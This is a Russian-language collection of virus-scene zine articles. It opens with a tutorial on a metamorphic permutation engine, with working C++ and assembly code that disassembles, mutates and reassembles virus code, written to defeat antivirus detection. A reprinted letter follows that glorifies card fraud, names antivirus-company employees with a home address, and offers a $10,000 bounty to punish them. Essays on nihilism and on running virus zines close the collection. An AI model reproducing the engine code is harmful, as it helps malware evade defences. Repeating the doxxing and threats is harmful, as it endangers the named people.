#define CM_ASSEMBLED    8 // already assembled
#define CM_XREF        16 // label, i.e. have XREF

struct hooy             // instruction list entry structure
{
    BYTE    cmd[MAXCMDLEN]; // opcode
    BYTE*    ofs;           // pointer to current location (temporary)
    DWORD    len;           // length of command
    DWORD    flags;         // CM_xxx
    hooy*    rel;           // CM_HAVEREL: 0=NULL 1= CM_EXTREL: 0=hooy* 1=BYTE*
    hooy*    nxt;           // CM_STOP: 1=NULL 0=hooy*
    hooy*    next;         // next entry or NULL
};

```

## Этапы пермутации

Итак, с учетом списка инструкций имеем три основных этапа:

1. а) дизассемблирование кода (создание списка инструкций); б) обработка списка (\*)
2. изменение списка инструкций (собственно мутация)
3. а) ассемблирование нового кода; б) линковка (\*\*)

(\*) дизассемблирование предполагает наличие последующего этапа, то есть некоторую обработку списка уже после дизассемблирования всего исходного кода. Эта обработка позволит сделать команды независимыми от их исходных смещений, то есть заменить ссылки на смещения (на метки) ссылками на записи списка.

Кроме всего прочего, обработка списка позволяет выявить метки, то есть команды, на которые происходит передача управления. (эта информация потребуется при последующей мутации)

(\*\*) Ассемблирование предполагает наличие последующей линковки. Это происходит потому, что существует ситуация, когда уже была ассемблирована первая команда с указателем на вторую, но еще не была ассемблирована вторая команда, то есть адрес второй команды еще не известен сейчас, а будет известен только позже.

## Дизассемблирование

Итак, дизассемблирование у нас есть разбор куска кода в список инструкций. Происходит это по следующему алгоритму:

```

пометить все точки входа для последующей обработки
while (есть помеченные для-последующей-обработки инструкции)
{
    найти оффсет инструкции для-последующей-обработки
    for (;;)
    {
        вычислить длину команды (используя дизассемблер длин)
        пометить инструкцию как код
        добавить инструкцию в список
        если опкод JMP/CALL/JCC то обозначить метку на которую они показывают
            как 'для-последующей-обработки'
        если опкод RET или JMP то выход из цикла
        перейти к следующему опкоду
        если опкод уже обработан, выход из цикла
    }
}

```

Ниже приведен кусок из движка RPME, дизассемблирующая часть:

```

imap[ientry] = C_NEXT; // mark entrypoint(s)
for (hooy**h = &root;;) { // main disasm cycle
    DWORD ip; // current address (relative)
    for (ip=0; ip<isize; ip++) // search for C_NEXT
        if (imap[ip]==C_NEXT)
            break;
    if (imap[ip]!=C_NEXT) break; // break if not found
    for (;;) { // disasm cycle -- until RET found
        DWORD len=user_disasm(&ibuf[ip]); // get instruction length
        if (len>=MAXCMDLEN) // check error (len=-1,len>MAXCMDLEN)
            return ERR_DISASM;
        for (DWORD i=0; i<len; i++) imap[ip+i]=C_CODE; // mark as code
        // analyze instruction
        DWORD nxt=ip+len; // default nxt-entry
        DWORD rel=NONE; // default jxx-entry
        BYTE o=ibuf[ip]; // opcode, 1 byte
        WORD w=(WORD*)&ibuf[ip]; // opcode, 2 bytes
        DWORD b=ip+len+(char)ibuf[ip+len-1]; // rel.arg, VA, 1-byte
        DWORD d=ip+len+(long*)&ibuf[ip+len-4]; // ..., 4-byte
        if (((o&0xF0)==0x70)||((o&0xFC)==0xE0)) rel=b; // jcc,jcxz,loop/z/nz
        if ((w&0xF0FF)==0x800F) rel=d; // jcc near
        if (o==0xE8) rel=d; // call
        if (o==0xEB) { rel=b; nxt=NONE; }; // jmp short
        if (o==0xE9) { rel=d; nxt=NONE; }; // jmp
        if (((o&0xF6)==0xC2)||((o==0xCF)||((w&0x38FF)==0x20FF)))
            nxt=NONE; // ret/ret#/retf/retf#/iret/jmp modrm
        if (rel<isize) // in range?
            if (imap[rel]==C_NONE) // if not processed yet
                imap[rel]=C_NEXT; // mark as C_NEXT
        // add instruction into list
        hooy* h0 = *h;
        if (*h!=NULL) h=&(*h)->next;
        *h = (hooy*)user_malloc(sizeof(hooy)); // allocate entry
        if (!*h) return ERR_NOMEMORY;
        (*h)->ofs=&ibuf[ip];
        if (h0) if (!h0->nxt) h0->nxt = (hooy*)(*h)->ofs;
        for (DWORD i=0; i<len; i++)
            (*h)->cmd[i]=(*h)->ofs[i];
        (*h)->len=len;
        (*h)->flags=0;
        if (*h==root) (*h)->flags|=CM_XREF; // mark entrypoint as XREF-ed
        (*h)->rel=NULL;
        if (rel!=NONE) {
            (*h)->flags|=CM_HAVEREL|CM_EXTREL;
            (*h)->rel=(hooy*)&ibuf[rel];
        };
        if (nxt==NONE) (*h)->flags|=CM_STOP;
        (*h)->nxt=NULL;
        (*h)->next=NULL;
        if (rel<isize) { // range check
            if (imap[rel]==C_NONE) // if not processed yet
                imap[rel]=C_NEXT; // mark as C_NEXT
        }
        // continue disasm cycle
        ip=nxt; // go to next instruction
        if (ip>=isize) break; // NONE/out of range?
        if (imap[ip]==C_CODE) {
            (*h)->nxt=(hooy*)&ibuf[ip];
            break; // break if already code
        }
    } // cycle until RET found
} // main disasm cycle

```

## Подготовка списка к мутации

Собственно этот пункт не обязателен, он нужен для упрощения задачи. Здесь мы проводим две операции:

- замену всех коротких условных переходов (jcc short), а также команд типа LOOP/Z/NZ и JECXZ их near-эквивалентами. Это нужно для того, чтобы во-первых впоследствии определять условные jmp-ы только по одному опкоду, а также чтобы при линковке работать только с 4х-байтными относительными смещениями
- удаляем из списка все JMPы (заменяя у предыдущих JMPам команд указатели на следующую команду)

В принципе этот этап не обязателен если вы планируете использовать JMPы как постоянные команды. Я же использую JMPы в качестве мусора, поэтому здесь они удаляются, а при ассемблировании списка будут добавляться случайным образом.

## Ассемблирование списка

На этом шаге у нас есть список уже измененных инструкций из которого нужно сделать ассемблерный код. Ассемблирование списка происходит по следующему алгоритму:

```
while (есть не ассемблированные команды в списке)
{
    выбрать случайную инструкцию из списка
    for (;;)
    {
        с некоторой вероятностью: выбрать случайное место в выходном буфере
        копировать команду в буфер
        сохранить смещение команды в буфере в запись списка
        перейти к следующей команде
        если команда уже была добавлена в список, выход
    }
}
```

Вот как это выглядит на C++:

```
DWORD ip=0;
if (poentry) *poentry=ip;
printf("entrypoint at %08X\n", ip);
if (ofiller!=NONE) for (DWORD i=0; i<osize; i++) obuf[i]=ofiller;
BYTE* omap = (BYTE*)user_malloc(osize);
if (!omap) return ERR_NOMEMORY;
for (DWORD i=0; i<osize; i++) omap[i]=0;
for (hooy* q=root; q; q=q->next) // for each entry
if (!(q->flags&CM_ASSEMBLED)) { // if not assembled yet
    for (hooy* h=q; h; h=h->nxt) { // for nxt-linked entries
        if (h->flags&CM_ASSEMBLED) { // already assembled?
            omap[ip]=1;
            obuf[ip++] = 0xE9; // link with jmp
            *(DWORD*)&omap[ip]=0x01010101;
            ip+=4;
            *(DWORD*)&obuf[ip-4]=(DWORD)h->ofs-(DWORD)&obuf[ip];
            break; // break
        } else { // not assembled yet
            h->flags|=CM_ASSEMBLED;
            for (DWORD i=0; i<h->len; i++) omap[ip+i]=1;
            h->ofs=&obuf[ip];
            for (DWORD i=0; i<h->len; i++) h->ofs[i]=h->cmd[i];
            ip+=h->len;
        }
    }
    if (h->flags&CM_STOP) break; // RET/JMP-alike
}
}
```

## Линковка

Линковка здесь требуется не для абсолютных смещений, которые мы вовсе не рассматриваем, а для относительных к EIP 4х-байтных смещений, кои присутствуют после опкодов jmp,call,jcc. Относительный адрес перехода можно пофиксить зная, на которую запись списка указывает относительное смещение и зная оффсеты текущей команды и команды-метки (эти оффсеты становятся известны при ассемблировании).

```
for (hooy* h=root; h; h=h->next)          // for each entry
    if (h->flags&CM_HAVEREL) {              // have relative argument?
        * (DWORD*) &h->ofs[h->len-4]=
            (h->flags&CM_EXTREL ? ((DWORD)h->rel+extrelfix) : (DWORD)h->rel->ofs)
            - (DWORD)h->ofs - h->len;
    }
```

## Дополнение алгоритма (plugin-ы) и внешняя мутация

Совершенно охуительным качеством любого движка (равно как и вирусного конструктора) является добавление к нему новых возможностей. Причем сии дополнения должны быть намного проще чем написание всего движка и, желательно, приводить к таким изменениям в работе движка, чтобы антивируснику приходилось заново разбираться с кодом, произведенным в результате изменений. Именно по этому мутация, то есть -- мутация списка инструкций, производимая между дизассемблированием и ассемблированием, должна быть вынесена во внешнюю процедуру, которая может быть легко изменена и/или дополнена пользователем.

## Изменение списка (мутация)

Очевидны три основных действия, применяемых к инструкциям: замена, перестановка и мусор (т.е. добавление мусора). Действие может быть ОБРАТИМЫМ и НЕОБРАТИМЫМ, в зависимости от того, возможно ли после него вернуться к исходному состоянию или нет. Необратимые действия как правило приводят к увеличению кода. Замена и перестановка являются операциями обратимыми. Добавление мусора может быть операцией как обратимой, так и необратимой, в зависимости от того, насколько наши возможности совпадают со сложностью алгоритма удаления мусора из кода. Комбинация замены и мусора увеличивает вероятность необратимых изменений в коде.

Возможны два варианта мутации, с использованием необратимых изменений и без них.

1. В случае необратимых изменений, код будет каждый раз несколько увеличиваться.
2. В случае только обратимых изменений, объем кода будет изменяться только в некоторых пределах.

## Замена

Очевидно, сказать здесь почти нечего -- все определяется практической реализацией... (что называется -- смотри код)

Рассмотрим например такую команду, как условный переход (Jcc). Находим Jcc, меняем на JNcc (инвертируем условие, попросту - XORим опкод на 1). Меняем местами указатели на следующую и

условно-следующую записи списка. Готово. Теперь при ассемблировании две ветви алгоритма (после Jcc) поменяются местами.

Пример:

|       | JNZ (было)    |       | JZ (стало)                    |
|-------|---------------|-------|-------------------------------|
|       | ...           |       | ...                           |
|       | cmp eax, 'MZ' |       | cmp eax, 'MZ'                 |
|       | jnz skip      |       | jz exe                        |
| exe:  | call infect   | skip: | nop                           |
| skip: | nop           |       | ...                           |
|       | ...           | exe:  | call infect                   |
|       |               |       | jmp skip ; auto-generated jmp |

Еще пара вариантов замены: XOR r, r <--> SUB r, r, TEST r, r <--> OR r,r и т.п.

## Перестановка

Учитывая одно из наложенных на код ограничений -- условные jmp-ы идут только сразу за командами, устанавливающими соответствующие флаги, рассмотрим 2 команды, следующая за которыми - не jcc.

Обязательным условием будет также отсутствие флага XREF на каждой из команд, то есть они не должны быть метками. Кроме того, из двух команд только одна может использовать стэк. А если какая-либо из команд использует ESP, то обе не должны использовать стэк.

```
ttt [r1] [,r2]
ttt [r3] [,r4]
условие допустимости перестановки двух команд:
(r1 != r4) && (r2 != r3) && (r1 != r3)
```

если какой-либо один из аргументов отсутствует, условия с ним не проверяются.

Применяя таким образом перестановку для всего списка инструкций легко добиваемся перемешивания некоторых команд друг с другом.

## Мусор

Процедуры перестановки команд и добавления мусора, а точнее их сложность, находятся в зависимости от ограничений на код, то есть от дополнительных правил, которые мы накладываем на ассемблерные инструкции. Чем сложнее мусор, добавляемый в код, тем сложнее его генерировать и удалять, и тем сложнее оставить программу работоспособной. С другой стороны, чем проще мусор - тем легче его генерировать и удалять, в идеале это NOP, не влияющий ни на флаги, ни на регистры, ни на стэк. При всем этом мусор не обладает практически никакой эффективностью, то есть не делает программу сложнее, хотя при этом сильно увеличивает результирующий код. Другими словами, если детектирующий алгоритм будут писать таким, каким я себе это представляю, то один хуй, убирать ли из вируса NOPы или более сложные инструкции - результат почти тот же самый.

## О результатах

О результатах расскажем и даже покажем кодом.

Итак, в середине пермутации движок вызывает процедуру обработки списка инструкций. (callback)

Проход по всем инструкциям вируса выглядит так:

```
__cycle:                mov     ebx, _root
                        ; обработка текущей инструкции
                        mov     ebx, [ebx].h_next
                        or      ebx, ebx
                        jnz     __cycle
```

Для того, чтобы во всем вирусе изменить все, например, NOPы на XCHG EBX,EBX в обработку инструкции достаточно добавить такой код:

```
                        cmp     [ebx].h_opcode, 90h
                        jne     __skip
                        mov     word ptr [ebx].h_opcode, 0DB87h
                        mov     [ebx].h_len, 2
__skip:
```

Для того, чтобы удалить инструкцию из списка и, соответственно, из вируса, делаем так:

```
                        mov     eax, [ebx].h_next
                        mov     eax, [eax].h_next
                        mov     [ebx].h_next, eax
```

или так:

```
                        mov     [ebx].h_len, 0
                        mov     [ebx].h_flags, 0
```

В первом случае могут остаться ссылки на эту запись (то есть она реально не удалится) (проверить сие можно так: test [ebx].h\_flags, CM\_XREF)

Для того, чтобы инвертировать все jcc на jncs с сохранением работоспособности кода, делаем так:

```
                        mov     ax, word ptr [ebx].h_opcode
                        and     ax, 0F0FFh
                        cmp     ax, 0800Fh ; near jcc: 0F 8x nn nn nn nn
                        jne     __skip
                        xor     [ebx].h_opcode, 1
                        mov     eax, [ebx].h_nxt
                        xchg     eax, [ebx].h_rel
                        mov     [ebx].h_nxt, eax
__skip:
```

Мне кажется, что легкость приведенных операций и все возможные их применения вполне оправдывают затраченные усилия.

---



# Хай, All!

Недавно мне пришло гневное письмо от судя по всему жаждущих крови представителей андеграунда. От себя добавлю, что общую ситуацию они представляют верно - в знании сила, подонки названы своими именами, стучать не хорошо.

Короче, письмо с просьбой опубликовать следующее:

*От имени всего сообщества хотелось бы развеять несколько мифов, о "Лаборатории Касперского" и "компьютерном андеграунде".*

*Ситуация на данный момент такова: вирмэйкеры создают технологии и вирусы с помощью которых русские кардеры выполняют fraud-операции над финансовыми структурами в США и Европе, Австралии, реже в Азии. Полученные таким образом деньги переводятся в Россию и тут расходуются на различные нужды.*

*Таким образом, силами кардеров, осуществляется ПРИТОК КАПИТАЛА в Россию, часть его с налогами типа НДС попадает в бюджет, идет на зарплату учителям, врачам, военным, и тд. Мне известен объем фрода, кардинг в России - это десятки тысяч рабочих мест, и миллионы в бюджет.*

*Заметьте, "андеграунд", который принято считать чуть ли не силами зла, своей деятельностью укрепляет и развивает Россию.*

*Кто эти люди - русские кардеры? Еще в бытность мою на CarderPlanet (вечная ей память), не раз приходилось сталкиваться с ребятами, которые вдоволь накатавшись на BMW последней модели, купив квартиру в элитном жилом комплексе Москвы, совершенно бескорыстно жертвовали свои деньги на ремонт школ, детских домов, больниц и тд.*

*Хотелось бы узнать у г-на Касперского, сколько детских домов отремонтировал лично он? Может он выделил деньги на дорогую операцию тяжелобольному ребенку? Думаю что число это более чем скромно, а точнее равно нулю.*

*Вместо этого контора г-на Касперского занимается черным пиаром, а работают там люди с излишне гибкими моральными принципами. Не будем сейчас говорить о налогах - благодаря взлому локалки "ЛК" некоторое время был доступ к части их финансовой документации, и половина планеты (CarderPlanet) с увлечением читала эти доки. Да, мы в курсе высшего оборота. Часть документов сохранилась и могут быть опубликованы. Интереснее всего позиция "ЛК" в западных СМИ. Вкратце суть ее такова: "Россия - это криминогенная помойка, кибермафия, киберкриминал, анархия". На чью мельницу воду льете, "уважаемый" пресс-центр ЛК? Какая выгода вам от поливания грязью России в международном сообществе?*

*Ну а теперь по существу, недавно "ЛК" выкинула новый финт - опубликовала зачем то на всю страну персональные данные известного вирмэйкера Whale из не менее известной группы 29A. Не будем говорить о сомнительной этической стороне публикации в СМИ чьих либо данных без его согласия, а лучше прочитаем что пишет по этому поводу сам Whale:*

*Здрасте господа. Довольно поганая вышла история.*

*Вывод из нее следующий: Лаборатория Касперского - напичканы доносчиков. Именно благодаря доносу из ЛК на меня завели дело.*

*Ну что же, раз у вас хватило наглости опубликовать мое имя, получайте в ответ свои имена в утренних газетах :)*

*Страна должна знать своих героев!*

*Донос на меня был подписан следующими лицами:*

*1. Суменков Игорь, вирусный аналитик ЛК*

2. Шевченко Станислав, начальник отдела антивирусных исследований, место жительства: Московская область, пос. Коренево, Островского, 10-67

3. Касперская Наталья, генеральный директор ЗАО "Лаборатория Касперского"  
Господа антивирусологи! Мои слова - всего лишь выдержка из уголовного дела. Можете подавать на меня за них в суд, вы его проиграете, так как они являются правдой.  
Стукачи - это хорошо. Они - главный оплот тоталитарного государства.

Продолжайте стучать на благо отечества!

Кстати, в вашем материале обо мне не сказано, что суд освободил меня от наказания в связи с изменением обстановки по статье 80-1 УК РФ.

Таким образом, я несудимый и полностью исправившийся человек. Согласитесь, быть несудимым бывшим вирмейкером гораздо лучше, чем стукачом-вирусным аналитиком.

Успехов вам в вашей нелегкой работе :)

Что же вам не живется, господа антивирусники? Что вас грызет, побуждает писать доносы? Какая патология? Какие то комплексы, оформившиеся в желание тайно властвовать? Неудовлетворенность жизнью, а может просто тупая злоба? Зачем вы тратите свое время и нервы, ведь денег вам за это не платят.

Как бы там не было, в этот раз вы немного перегнули палку. Не стоило трогать 29А.

Стукачей никто не любит, в том числе и мы.

Денег у нас много и на данный момент сообществом решается вопрос о наказании доносчиков. Лично я согласен выделить на эту благую цель не менее \$10000. Будут и другие желающие, я уверен. У вас есть выбор - прекратить лить грязь на Россию, а также завязать с практикой писания доносов или вашими чаяниями произойдет наконец слияние криминала с киберкриминалом, о котором так любит трещать "ЛК" на английской версии своего сайта.

Sapo di Sapì

# Мой нигилизм

**Изображение отсутствует в исходном веб-архиве**

<http://z0mbie.daemonlab.org/arhimed.gif>

Всякое общество, государство, каждая субкультура, любая религия, система ценностей, любая подобная "массовая идея" накладывают ограничения на поведение и мышление человека.

Никогда в истории ни одна из этих сущностей не давала больше свободы и возможностей, чем человек уже имел бы от рождения.

Напротив, их главными побочными эффектами всегда являются обман, ограничение и подчинение.

Возьмем к примеру идею "государства". С одной, идеальной стороны, все жертвуют частью своей свободы, в обмен на иллюзию безопасности. С другой стороны, реальной, это всегда оказывается классовым неравенством и иерархией авторитарной власти.

Существуют "меньшие" массовые идеи в рамках "бОльших" идей, и эти "меньшие" идеи снимают некоторые ограничения, добавляют немного свободы - но только в определенных рамках, продиктованных "бОльшими" идеями.

Именно поэтому молодежь, так или иначе ищущая свободы, активно участвует в различного рода субкультурах - поскольку те предоставляют основание для того, чтобы в некоторых случаях поступать "не так", как это диктуют законы основной культуры; но вместе с этим накладывают и множество новых ограничений.

Так, например, в детстве я заинтересовался панковской субкультурой, если так можно сказать; но я никак не мог понять почему надо ходить всему оборванному и в дерьме.

Всю свою жизнь человек движется между идеями, по-вертикали - через уровни "вложенности" этих идей одной в другую, превращаясь из "добропорядочного гражданина" в какого-нибудь гринписовца, а потом обратно, и/или по-горизонтали - от одной подобной идеи к другой, апгрейждая христианство на ислам, но все время при этом подчиняясь каким бы то ни было правилам, веря в те или иные символы.

Куда ни посмотри, всюду - законы, обязанности, традиции и обычаи, "ты должен", "принято считать что"...

Это огромная, пронизывающая весь наш физический и ментальный мир паутина, где принимая что-либо, ты оказываешься обманут еще больше; а отвергая, оказываешься на том же самом расстоянии от истины, но с другой стороны.

Что же является "якорем", удерживающим нас в подобном пространстве?

Таким якорем является наша природная запрограммированность на действие в рамках каких бы то ни было идей, наша естественная способность быть компьютером, работающим с идеями; и наше вполне свойственное человеку желание "принадлежать бОльшему", желание "являться частью".

И это желание принадлежности настолько в наших инстинктах, что практически никогда оно не обсуждается и не ставится под сомнение; это само собой разумеющаяся часть человеческой самоидентификации, и это свойство эксплуатируется повсеместно.

Когда библейский Адам был изгнан из райского сада, идеализированного понятия отсутствия времени, полной безответственности и бесцельности, он лишился всякой принадлежности; и с тех пор его потомки придумали множество замен этому райскому саду, и всегда - чтобы снять с себя груз ответственности - в физическом, интеллектуальном и духовном смыслах, чтобы сразу оказаться в протоптанной кем-то колее, чтобы приблизиться к состоянию животного существования.

Другим нашим "якорем" является дискретизация, в наихудшем своем проявлении - двоичная логика, да или нет, за или против, с нами или против нас.

Попробуйте подробно ответить себе на вопрос "кто есть я?", и вы поймете, что значительная часть ваших мыслей по этому поводу - не что иное, как "я принадлежу к тем-то" или "я мыслю/играю по правилам такой-то группы"; а все потому, что подобный образ мышления прочно укоренился в сознании.

Но ведь всё, требующее здесь и сейчас ответа "да" или "нет", в какой-то мере обманывает, ограничивает и лишает свободы.

Любая массовая идея, являясь независимой от человека, всего лишь использует этого человека как инструмент для хранения и передачи себя, давая взамен чувство принадлежности, и как результат - иллюзию отсутствия ответственности.

Некоторые способности человека подобны компьютеру, а массовые идеи подобны компьютерным червям - используя имплицитное свойство компьютеров исполнять программы, червь, являясь совершенно независимым от каждого конкретного компьютера явлением, использует эти компьютеры как средство для хранения и передачи себя; не исключая побочных эффектов, возможных с обеих сторон аналогии.

Но человек обладает не одним только интеллектом. Человек обладает также способностью чувствовать, способен желать, ставить цели и достигать их, полностью изменяться, изучать и изменять окружающий мир.

Человек является открытой системой, по своей сути направленной вовне.

Наша возможность чувствовать является и нашей путеводной звездой в жизни; наши чувства ориентируют и направляют интеллект; чувства подсказывают нам ответы тогда, когда интеллект слаб или ошибается.

Единственная вещь, которой только и может принадлежать человек - это весь наш мир, вся вселенная. Это и говорят нам чувства, это и есть единственная объективная реальность. Мир вокруг нас - это все, с чем неразрывно связан каждый из нас; и его никогда не заменит никакая идея; вселенная позволяет нам становиться лучше, мы же улучшаем наше понимание ее.

Что же касается "массовых идей", то абсолютно все они придуманы не нами и до нас, под влиянием прошлых событий или давно умерших людей; а потому не имеют к нам никакого отношения, и не должны оказывать на нас никакого влияния.

Это не значит, что следует отрицать идеи как факт; действительно, обдумать и осмыслить, а возможно и частично принять некоторые из их было бы разумно.

Нет сомнений, что распространение, "жизнь" идей является процессом эволюции. Но у каждого из нас есть возможность выбирать меру своего осознанного участия в этом процессе.

Мой нигилизм заключается в полном отрицании господства каких бы то ни было идей надо мной; я декларирую свое право свободно мыслить вне любых рамок и догм; чувствовать, думать, отрицать или принимать все, что мне угодно.

И более всего я отвергаю то, что постоянно навязывается со всех сторон и с особенной силой: государство с его общественным строем, законы и правила, мораль и нравственность, массовую

культуру, религию, преданность и верность каким бы то ни было идеалам.

Но такое отношение, конечно же не означает "не замечать того что происходит". Правильнее сказать что я не верю, не признаю истинность и добрые намерения со стороны подобных "идей" в отношении меня; я не собираюсь слепо руководствоваться ими в принятии своих решений; я рассматриваю их только как информацию о том, что меня окружает.

Кроме всего прочего, я отрицаю также любые жизненные позиции, которые, как кому-то кажется на первый взгляд, в чем-то совпадают с тем что я думаю или делаю. Простыми словами это означает, что не следует наклеивать никакие лейблы - я заранее от них отрекаюсь, поскольку жизненный опыт диктует: не существует двух одинаковых мнений, в них всегда найдутся огромные различия.

Так, в частности, я не отношу себя ни к андеграундной, ни к вирмейкерской, ни к какой бы то ни было другой сцене или субкультуре, я вообще не признаю даже того что они существуют; и хотя есть наверное люди, которым бы хотелось, чтобы это было так, но я - это я, со своими интересами, не совпадающими ни с какими другими; и на всякие чужие лейблы и идеи мне совершенно наплевать.

Мой нигилизм означает, что ничего, кроме того что мне интересно, не имеет ко мне вообще никакого отношения.

*Примечание: исходный HTML-файл обрывается после последнего абзаца на одиноком символе <; содержательного продолжения в локальных зеркалах не найдено.*

# Эмулятор вирмейкера

Читал я последнее время журналы со сцены. Вирусные, хакерские. "Зинесы". Всякие, разные, убогие все и каждый. Куда катится мир? Что вообще происходит?

Я даже думал послать ответ чемберлену, написать генератор журналов. Всего и делов то - взять десяток существующих, и брать из них статьи от рандома, да подставлять в них рандомные же ники. Ну и название еще сгенерить какое-нибудь. Все равно там все полное говно, никто ниче читать не будет. А если кто и прочитает - хуй запомнит, все тексты внутри одинаково тупые.

А тут вот еще покруче возникла мысль. Вирмейкер - это ж ведь тот кто пишет вирусы? Так не вопрос, есть же конструкторы вирусов. Ах да, он еще общается, в ирц висит, в группы всякие вступает. Так и это тоже не вопрос, учитывая современные достижения технологии. Ходят же вон боты по инету, порнуху впаривают по аське, по ирц, уговаривают тебя пойти по линку. Домашние странички таким вирмейкерам можно регистрировать автоматически, дизайн генерировать тоже не вопрос - главное чтобы красное на зеленом, ну и побольше свастики, надписей hrva и линков друг на друга.

Хакера эмулировать еще проще. Домашней странички не нужно, достаточно поставить где-нибудь птар, пару скриптов на перле, и юникодом дефейсить найденные ишаки с подстановкой соответствующего рандомного никнейма.

Я бы и написал такой эмулятор, да только какой-нибудь засранец сведет всю работу на нет - напишет генератор касперских.

Самое интересное, что подобные сгенерированные журналы и люди будут действительно ЛУЧШЕ чем настоящие - потому что к ним будет приложена какая никакая, но творческая работа.

А потом я вообще подумал страшное - а ведь то что в действительности, оно и правда ничем не лучше результата такого генератора. Какие то журналы - так и есть - спижжены с других. Кто-то вообще ни с кем не общается, а кто-то повторяет заново то, что уже кем то было сто раз сделано. Ни одной собственной идеи ни у таких "настоящих" вирмейкеров, ни в таких журналах, попросту нету. И не будет.

Кто то там из известных сказал, что 90% всего на свете - дерьмо. А я вам скажу больше - 99% всего на свете - дерьмовый темплейт.

Да вон же он, смотри скорей в окно! Темплейт шагает.

Ну а ты сам? Ты сам сделал что-нибудь, что выгодно отличает тебя ото всех остальных? У тебя есть какая-нибудь индивидуальность, кроме предпочтений в стилях попсы и цвете нижнего белья?

Так почему же вы все делаете все то же самое, один за другим; почему не видно разницы между вами?

# КАК НАПИСАТЬ ВИРУСНЫЙ ЖУРНАЛ

Есть два подхода к написанию вирусных журналов: правильный и неправильный.

Неправильный подход заключается в том, что группа лиц ;- ) сначала решает "выпустить" журнал, а потом уже собирает "материал". Начинают они, само собой, с названия журнала.

В процессе приготовлений к придумыванию этого названия иногда появляется такая мысль: раз есть журнал, то надо бы всем заявить что мы - "вирусная группа", а значит и ей тоже можно будет придумать название...

Через пол года эта "вирусная группа" сменяет половину своих членов на других членов, понемногу все они (с трудом) запоминают свое название и ники, а так же название журнала, и можно сказать что дело сделано. Можно даже начинать собирать материал.

С этим, правда, сложнее, поэтому в ход идет все: от найденных на помойке бредовых текстов, написанных абсолютно ни о чем и совершенно никем, и даже до "вирусных движков", которые ксорят непонятно что на неясно чего, кладут результат на стэк, и с радостью от выполненного замысла, зависают навсегда.

Это было бы еще пол беды, если бы не многочисленные интервью, взятые друг у друга, а также непонятно кем, у кого и зачем; а также грязные потоки анонсов того, что:

```
[скоро будет] <создана|распущена> [вирусная] группа,  
[вирусная] группа <сменила|придумала> [название|ориентацию|всех мемберов],  
в вирусную группу (которая скоро будет создана) войдут такие-то и такие-то,  
на самом деле это будут (а может и не будут) не они, а другие;  
на самом деле это была шутка;  
Неуловимый Джо <совершил самоубийство|покинул вирусную сцену навсегда>  
(гневное письмо прилагается);  
осталось всего 768 дней до выпуска второго анонса первого журнала  
группы такой-то; и так далее.
```

Хуже всего то, что каждый из этих "анонсов" постится кем получится и куда попало; в фидо, в ньюсы, на форумы, на email, а также - что намного более страшно - подвергается обсуждению огромным числом даже не просто левых ебланов. В общем, вся эта хрень и называется вирусной сценой. Уж вам ли не знать?

Ну, когда материал наконец собран (что маловероятно, но возможно), оказывается, что его мало. То, что кроме этого он еще и хуже, чем в чистом виде маразм, заметить некому. Полученное произведение вирмейкерского искусства публикуется, все о нем наконец-то забывают, и авторы с чувством выполненного долга идут обратно пиздеть на ирц.

Понятно, что именно так получается не всегда - иногда чуть получше, а иногда даже и хуже, но сути дела это не меняет.

Правильный подход выглядит совсем по-другому. Должны быть несколько знакомых друг с другом вирмейкеров, которым это занятие явно интересно (причем уже не один год), и не понтов ради, а исключительно исследований и обучения для. Каждый из них уже долго разрабатывает что-то свое (но, бля, не одно и то же), они общаются друг с другом (а не со всякими левыми дурачками на форумах), в общем, беспесды настоящие вирмейкеры.

Когда материала оказывается достаточно, они оформляют его в журнал, и релизят. К ним подключаются новые люди, понемногу собирается команда, и они делают следующую версию журнала. Через некоторое время они говорят, что если кто-то хочет опубликовать вместе с ними что-то свое, то welcome.

В числе тех, кто релизит журнал, обязательно должен быть координатор, смысл которого в том, что он отвечает за сайты, форумы, оформление и связь с общественностью, а также может

участвовать в написании материала; а больше не должен ничего.

Перед тем, как релизнуть зинес, все участники получают его бета-версию, и передают исправления/пожелания координатору. И так повторяется до тех пор, пока количество и качество не удовлетворит всех участников группы. Только после этого можно публиковать зинес.

Распространенной ошибкой является то, что в своем журнале публикуют абсолютно весь присланный (и свой тоже) мусор, похуй на содержимое. На самом деле, стафф должен проверяться на всякого рода ошибки, и потом он либо принимается, либо выкидывается нахуй, либо передается назад автору для исправления. Кто-то скажет, что это неэтично. Но этично ли дарить говно?

Иногда возникает вопрос о принятии в группу новых людей, а также другие, более-менее глобальные вопросы. Как их решать? Самым правильным способом является следующий: решение принимается, если с ним согласны абсолютно все. Что же касается вступления в группу нового человека, то кроме всеобщего решения, должна быть рекомендация от как минимум двух других участников.

Важно тот момент, что основные участники принимают на себя определенные обязательства, как например каждые пол года/год (когда выпускается новый релиз журнала) предоставлять к опубликованию 3-4 статьи/вируса, а лучше и еще больше. Исключительно важно то, что этот стафф должен быть не в потугах высран к самому релизу, а спокойно написан за все это время.

Кто-то спросит: а как же быть, если я хочу, а не получается? Решений тьма: жениться, стать наркомом, покончить с собой.

В случае, если мембер сгнивает (к тому, как видно, есть много разных путей), то его последней обязанностью является не "висеть" в списках участников зазря по несколько лет, а честно заявить о своем уходе.

Теперь о качестве статей и вирусов. Есть новый и интересный материал, который раньше нигде не публиковался, который вы придумали сами. А есть вирусы/статьи типа "я тут новичок вася вот написал вирус правда такой уже есть опубликуйте, а?", а также стандартный материал, но написанный каждым по-своему: типа com, exe, tsr, win32, polymorphic, boot, их комбинации, и прочее говно, которое уже сто раз везде было и всех заебало.

Правда заключается в том, что никому не интересно смотреть на com exe tsr, такое уже все видели, и не надо ебать мозг себе и людям. Если вы написали нечто подобное, оставьте при себе, на память. Если же вы будете публиковать все это в своем журнале, то и журнал получится точно такой же, каких уже было 100 до него, и никому это не будет ни интересно, ни нужно; а следующий релиз журнала читать никто уже просто не станет.

Хотя, есть конечно и ебанутые, которых просто прет писать bat-вирусы один за другим, отсылать их в фидо, а потом писать все то же самое снова; хорошо хоть длится это не очень долго.

Очень важным является правильный подбор участников команды по выпуску журнала. Дело в том, что общий уровень определяется уровнем самого тупого/убогого из участников. И если вы берете себе в группу хотя бы одного уебана, то сами себе мудаки.

Если вы пользуетесь ргр, а ваш друг - нет, то во-первых, вы не пользуетесь ргр, а во-вторых, он вам не друг.

Еще более важным фактором является мотивация. Если вы хотите одно, а ваши "друзья"-вирмейкеры - совсем другое, то однозначно лучше вам разойтись как можно быстрее и больше не встречаться. Если у вас в команде нет согласия по моральным аспектам, и притом вы живете в одной стране - лучше расходиться.

Вопрос "для чего все это делается" не обсуждается. Те, кому это интересно, просто делают, а все прочие молча идут нахуй.



